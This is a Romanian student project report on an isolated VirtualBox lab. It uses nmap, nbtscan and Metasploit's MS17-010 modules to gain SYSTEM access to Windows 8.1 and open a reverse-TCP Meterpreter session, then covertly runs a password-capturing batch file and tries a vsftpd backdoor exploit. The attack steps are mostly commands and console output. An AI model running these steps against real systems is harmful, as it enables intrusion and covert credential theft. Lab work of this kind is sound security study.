Master CI – Grupa 1A **Răţoi Liviu**

Proiect SCC

Penetrare Windows 8.1 / 10 folosind Metasploit

Orientarea proiectului pentru acest domeniu este reprezentată de inițierea unor atacuri utilizând o mașină care rulează Kali Linux și având ca ținte două mașini ce rulează sisteme de operare Windows. Am optat pentru un exercițiu practic specific, care implică un atac de penetrare, în care obiectivul este să obțin controlul de la distanță asupra dispozitivului țintă. În acest scop, am folosit instrumentele furnizate de framework-ul Metasploit (MSF), care include o gamă largă de scanere, exploit-uri, payload-uri și alte unelte pentru a încerca să exploateze vulnerabilitățile cunoscute în sistemele de operare.

Am decis să explorez o vulnerabilitate a sistemelor de operare Windows, cunoscută și prezentă în aceste sisteme până în anul 2017. Este vorba despre vulnerabilitatea introdusă de implementarea Microsoft a protocolului Server Message Block (SMB) versiunea 1.0, care permite unui atacator să creeze un backdoor prin care poate executa cod la distanță pe mașina țintă. Exploitul cel mai popular care exploatează această vulnerabilitate Windows este EternalBlue, care este, de asemenea, inclus în colecția de exploit-uri oferită de MSF.

Pentru a experimenta acest tip de atac, am utilizat trei mașini virtuale conectate la o rețea internă și izolată în VirtualBox. Una dintre mașini rulează o imagine Kali Linux, iar celelalte două rulează imagini Windows 8 și Windows 10. Am selectat aceste versiuni ale sistemului de operare Windows pentru a evita patch-urile introduse de Microsoft pentru a remedia vulnerabilitatea SMB 1.0.

Pentru inceput am instalat si facut setarile de la fiecare system de operare:


- Kali cu o memorie de 4096 MB, 2 procesoare si doua adaptoare atasate la Internal Network.

- Windows 10 cu o memorie de 2048 MB, 2 procesoare, un adaptor de tip Bridged Adapter si unul de tip Internal Network.

- Windows 8 cu o memorie de 2048MB, 2 procesoare si un singur adaptor de tip Internal Network.


Kali: Am folosit comanda **sudo vi /etc/network/interfaces** pentru setarea adreselor IP, netmask si gateway utilizate de Kali, urmand a restarta sistemul pentru a se salva setarile facute (**sudo systemctl restart networking**):


Windows 8.1: A fost necesara **dezactivarea protectiei Firewall** din Control Panel -> System and Security -> Windows Firewall -> Turn Windows Firewall on or off, urmand bifarea punctelor "Turn off Windows Firewall" atat pentru reteaua publica cat si privata.



Tot in cadrul Firewall protection va trebui sa stabilim o noua regula pentru accestul la conexiunile TCP/UDP ale porturilor. Accesam setarile avansate ("**advanced settings**")-> Inbound Rules -> New Rule-> selectam "**Port (Rule that controls connections for a TCP or UDP port."** -> la specificarea locala a portului vom adauga portul ce ne intereseaza in cadrul **SMB**, respectiv **445** -> bifam "**Allow the connection** (This includes connections that are protected with IPsec as well as those are not)" -> **pastram active bifele pentru Domain, Private si Public** -> introducem un nume (Rule) -> **Finish**.


Am continuat cu **setarea adreselor IP, gateway si netmask** folosite de Windows 8: Control Panel -> Network and Internet -> Network and Sharing Center -> Change adapter settings -> accesarea proprietatilor in cadrul Ethernet, bifarea **Internet Protocol Version 4 (TCP/IPv4):**





Windows 10 Home: Se urmeaza aceiasi pasi Windows 8, dar adresa IP a fost setata pe **192.168.100.25.**

In acest moment, sistemul arata astfel:



Am testat conexiunea dintre cele 3 sisteme de operare:

```
┌──(kali㉿kali)-[~]
└─$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.15/24 brd 192.168.100.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe21:b1d0/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:11:4c:e0 brd ff:ff:ff:ff:ff:ff

┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.16        Windows 8
PING 192.168.100.16 (192.168.100.16) 56(84) bytes of data.
64 bytes from 192.168.100.16: icmp_seq=1 ttl=128 time=0.318 ms
64 bytes from 192.168.100.16: icmp_seq=2 ttl=128 time=0.305 ms
64 bytes from 192.168.100.16: icmp_seq=3 ttl=128 time=0.299 ms
^C
┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.25        Windows 10
PING 192.168.100.25 (192.168.100.25) 56(84) bytes of data.
64 bytes from 192.168.100.25: icmp_seq=1 ttl=128 time=0.408 ms
64 bytes from 192.168.100.25: icmp_seq=2 ttl=128 time=0.344 ms
64 bytes from 192.168.100.25: icmp_seq=3 ttl=128 time=0.351 ms
```

```
C:\Users\Liviu>ping 192.168.100.15

Pinging 192.168.100.15 with 32 bytes of data:
Reply from 192.168.100.15: bytes=32 time<1ms TTL=
Reply from 192.168.100.15: bytes=32 time<1ms TTL=
Reply from 192.168.100.15: bytes=32 time<1ms TTL=
Reply from 192.168.100.15: bytes=32 time<1ms TTL=
C:\Users\proie>ping 192.168.100.15

Pinging 192.168.100.15 with 32 bytes of data:
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
```

Am folosit comanda “**nbtscan -r <adresa ip>**” pentru a vedea numele din bios pentru Win10 si Win8:

```
┌──(kali㉿kali)-[~]
└─$ sudo nbtscan -r 192.168.100.16
[sudo] password for kali:
Doing NBT name scan for addresses from 192.168.100.16

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.16   PROIECT          <server>  <unknown>        08:00:27:a2:f4:6b

┌──(kali㉿kali)-[~]
└─$ sudo nbtscan -r 192.168.100.25
Doing NBT name scan for addresses from 192.168.100.25

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.25   LIVIU            <server>  <unknown>        08:00:27:77:eb:e0
```

Pentru a stii care sunt tipurile de vulnerabilitati ale celor 2 windows-uri vom folosi scanare de tip "**nmap -sV -Pn <ip_address>".** Din acestea, ne vom lega doar de serviciile **139 si 445** (fiind commune).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 192.168.100.16   Windows 8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 16:50 EST
Nmap scan report for 192.168.100.16
Host is up (0.00024s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: PROIECT; OS: Windows;  CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 140.63 seconds

┌──(kali㉿kali)-[~]   Windows 10
└─$ sudo nmap -sV -Pn 192.168.100.25
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 16:52 EST
Nmap scan report for 192.168.100.25
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:77:5B:50 (Oracle VirtualBox virtual NIC)
Service Info: Host: LIVIU; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 29.95 seconds
```

Am introdus o serie de comenzi si scopuri:

-sudo apt update
-sudo apt install metasploit-framework
-msfupdate (prima data voi primi mesaj "msfupdate is no longer supported when Metasploit is part of the operating sistem").
-sudo systemctl enable --now postgresql
-sudo systemctl status postgresql (aici se vede daca este activ)
-sudo msfdb init
-msfconsole -q aici vom citi statusul cu db_status (msf6 > db_status). In acest caz va trebui sa avem mesajul "Connected to msf. Connection type: postqresql."

Comenzi nmap:

Scanare adresa: nmap <adresa_ip> . In cazul nostru am folosit scanare pentru windows 8.1 si windows 10.
Scanare interval de adrese IP: nmap <adresa_IP1-adresa_IP2>
Scanare a unui domeniu: nmap <domeniu.com>
Scanare a unui interval de porturi: nmap -p <port1-port2> <adresa_IP>
Detectia sistemului de operare: nmap -o <adresa_IP> (nu a functionat)
Detectia serviciilor si versiunilor: nmap -sV <adresa_IP> Aici am obtinut pentru 192.168.100.25 Host:Windows 8, dar la windows 10 doar Host:Windows. (caz inainte de reinstalare)
Scanare agresiva: nmap -A <adresa_IP>
Salvare rezultate in fisier: nmap -oN <nume_fisier.txt> <adresa_IP>

Pentru a vedea exploit-uri specific folosim comanda search, in cazul nostru avem in vedere doar cele de tip backdoor (**445 si 139**) prin comanda "**Search SMB scanner**":

```
msf6 >  search smb scanner

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank    Check  Description
   -   ----                                                      ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/citrix_dir_traversal               2019-12-17       normal  No     Citrix ADC (NetScaler)
   1   auxiliary/scanner/smb/impacket/dcomexec                   2018-03-19       normal  No     DCOM Exec
   2   auxiliary/scanner/smb/impacket/secretsdump                                 normal  No     DCOM Exec
   3   auxiliary/scanner/dcerpc/dfscoerce                                         normal  No     DFSCoerce
   4   auxiliary/scanner/smb/smb_ms17_010   Acesta este jobul care ne intereseaza!  normal  No     MS17-010 SMB RCE Detect
   5   auxiliary/scanner/smb/psexec_loggedin_users                                normal  No     Microsoft Windows Authe
   6   auxiliary/scanner/dcerpc/petitpotam                                        normal  No     PetitPotam
   7   auxiliary/scanner/sap/sap_smb_relay                                        normal  No     SAP SMB Relay Abuse
   8   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing               normal  No     SAP SOAP RFC EPS_GET_DI
   9   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence             normal  No     SAP SOAP RFC PFL_CHECK_
   10  auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                            normal  No     SAP SOAP RFC RZL_READ_D
   11  auxiliary/scanner/smb/smb_enumusers_domain                                 normal  No     SMB Domain User Enumera
   12  auxiliary/scanner/smb/smb_enum_gpp                                         normal  No     SMB Group Policy Prefer
   13  auxiliary/scanner/smb/smb_login                                            normal  No     SMB Login Check Scanner
   14  auxiliary/scanner/smb/smb_lookupsid                                        normal  No     SMB SID User Enumeratio
   15  auxiliary/admin/smb/check_dir_file                                         normal  No     SMB Scanner Check File/
   16  auxiliary/scanner/smb/pipe_auditor                                         normal  No     SMB Session Pipe Audito
   17  auxiliary/scanner/smb/pipe_dcerpc_auditor                                  normal  No     SMB Session Pipe DCERPC
   18  auxiliary/scanner/smb/smb_enumshares                                       normal  No     SMB Share Enumeration
   19  auxiliary/scanner/smb/smb_enumusers                                        normal  No     SMB User Enumeration (S
   20  auxiliary/scanner/smb/smb_version                                          normal  No     SMB Version Detection
   21  auxiliary/scanner/snmp/snmp_enumshares                                     normal  No     SNMP Windows SMB Share
   22  auxiliary/scanner/smb/smb_uninit_cred                                      normal  Yes    Samba _netr_ServerPassw
   23  auxiliary/scanner/smb/impacket/wmiexec                    2018-03-19       normal  No     WMI Exec

Interact with a module by name or index. For example info 23, use 23 or use auxiliary/scanner/smb/impacket/wmiexec
```

Selectam optiunea 4 "**auxiliary/scanner/smb/smb_ms17_010" (use 4)** si cautam optiunile pentru a verifica **portul TCP 445**, ce are vulnerabilitate in cazul **EternalBlue**.

Dupa setarea **RHOSTS**, **SMBUser** si **SMBPass** avem urmatorul rezultat al comenzii "**show options"**:

```
Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS       192.168.100.25                                                 yes       The target host(s), see https://docs.metasploit.com/
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass      Parola123#                                                     no        The password for the specified username
   SMBUser      Liviu                                                          no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.100.16:445    - Host is likely VULNERABLE to MS17-010! - Windows 8.1 Pro 9600 x64 (64-bit)
[-] 192.168.100.16:445    - Errno::ECONNRESET: Connection reset by peer
[*] 192.168.100.16:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Acum am aflat ca **windows este vulnerabil pentru MS17-010** mi-am propus sa generez o comanda care sa ma ajute in atacul masinii pe **Rapid7** special pentru windows-ul folosit (8 sau 10).

Odata selectat optiunea **0 exploit/windows/smb/ms17_010_eternalblue**, setam "**Set RHOST <ip>", "Set SMBUser <user>"** si **"Set SMBPass <parola>"**, avem posibilitatea de a porni un nou atac.

Acest atac imi permite sa efectuez comenzi in Windows Shell utilizand un meterpreter pe sistemul tinta.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.100.15:4444
[*] 192.168.100.16:445 - Authenticating to 192.168.100.16 as user 'Liviu'...
[*] 192.168.100.16:445 - Target OS: Windows 8.1 Pro 9600
[*] 192.168.100.16:445 - Built a write-what-where primitive...
[+] 192.168.100.16:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.16:445 - Selecting PowerShell target
[*] 192.168.100.16:445 - Executing the payload...
[+] 192.168.100.16:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.100.16
[*] Meterpreter session 1 opened (192.168.100.15:4444 → 192.168.100.16:49162) at 2024-02-10 17:26:08 -050

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.100.16 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                 Required  Descrip
   ----                  ---------------                                                 --------  -------
   DBGTRACE              false                                                           yes       Show ex
   LEAKATTEMPTS          99                                                              yes       How man
   NAMEDPIPE                                                                             no        A named
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of
   RHOSTS                192.168.100.16                                                  yes       The tar
   RPORT                 445                                                             yes       The Tar
   SERVICE_DESCRIPTION                                                                   no        Service
   SERVICE_DISPLAY_NAME                                                                  no        The ser
   SERVICE_NAME                                                                          no        The ser
   SHARE                 ADMIN$                                                          yes       The sha
   SMBDomain             .                                                               no        The Win
   SMBPass               Parola123#                                                      no        The pas
   SMBUser               Liviu                                                           no        The use


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.15   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

In acest moment, suntem in interiorul sistemului. Avem posibilitatea de a explora prin fisiere si de a obtine informatii despre sistem.



Tocmai am reusit sa mutam din Kali in Windows un program ce poate genera informatii importante cum ar fi parole. Datorita accesului in Shell putem rula acest program fara ca utilizatorul sa realizeze.

```
C:\Windows\system32>cd C:\\Windows\\System32
cd C:\\Windows\\System32

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>C:\Users\Liviu\Documents
C:\Users\Liviu\Documents
'C:\Users\Liviu\Documents' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>./KeyboardReader.bat
```

```
meterpreter > sysinfo
Computer        : PROIECT
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : ro_RO
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x64/windows
```

Directii viitoare de dezvoltare:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   CHOST                    no        The local client address
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS  192.168.100.25   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

INCERCARE NEREUSITA CU WINDOWS 8.1 192.162.100.25

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ping 192.168.100.25
[*] exec: ping 192.168.100.25

PING 192.168.100.25 (192.168.100.25) 56(84) bytes of data.
64 bytes from 192.168.100.25: icmp_seq=1 ttl=128 time=0.330 ms
64 bytes from 192.168.100.25: icmp_seq=2 ttl=128 time=0.300 ms
64 bytes from 192.168.100.25: icmp_seq=3 ttl=128 time=0.386 ms
64 bytes from 192.168.100.25: icmp_seq=4 ttl=128 time=0.396 ms
64 bytes from 192.168.100.25: icmp_seq=5 ttl=128 time=0.384 ms
64 bytes from 192.168.100.25: icmp_seq=6 ttl=128 time=0.304 ms
64 bytes from 192.168.100.25: icmp_seq=7 ttl=128 time=0.322 ms
64 bytes from 192.168.100.25: icmp_seq=8 ttl=128 time=0.318 ms
^C
Interrupt: use the 'exit' command to quit
--- 192.168.100.25 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7176ms
rtt min/avg/max/mdev = 0.300/0.342/0.396/0.036 ms
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
Interact with a module by name or index. For example info 23, use 23 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 18
msf6 auxiliary(scanner/smb/smb_enumshares) > back
msf6 > use 20
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                 yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.100.25   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                 yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.100.25:445    - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:4h 8m 10s) (guid:{cfc7affa-a
) (name:WINDOWS8) (workgroup:WORKGROUP)
[+] 192.168.100.25:445    -   Host is running SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:4h 8m 10s)
.1 Pro (build:9600) (name:WINDOWS8) (workgroup:WORKGROUP)
[*] 192.168.100.25:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

BIBLIOGRAFIE:

- https://www.youtube.com/watch?v=QynUOJanNqo&ab_channel=LoiLiangYang
- https://www.youtube.com/watch?v=I3c38GVKIMQ&ab_channel=CyberOpposition
- https://www.youtube.com/watch?v=I3c38GVKIMQ&ab_channel=CyberOpposition
- https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
- https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue_win8/ (folosim rapid7 deoarece generaza comanda ce trebuie utilizata. caz win8)
- https://www.codecnetworks.com/blog/exploit-windows-8-1-using-media-centre-vulnerability-mcl-ms15_100-with-metasploit-2017/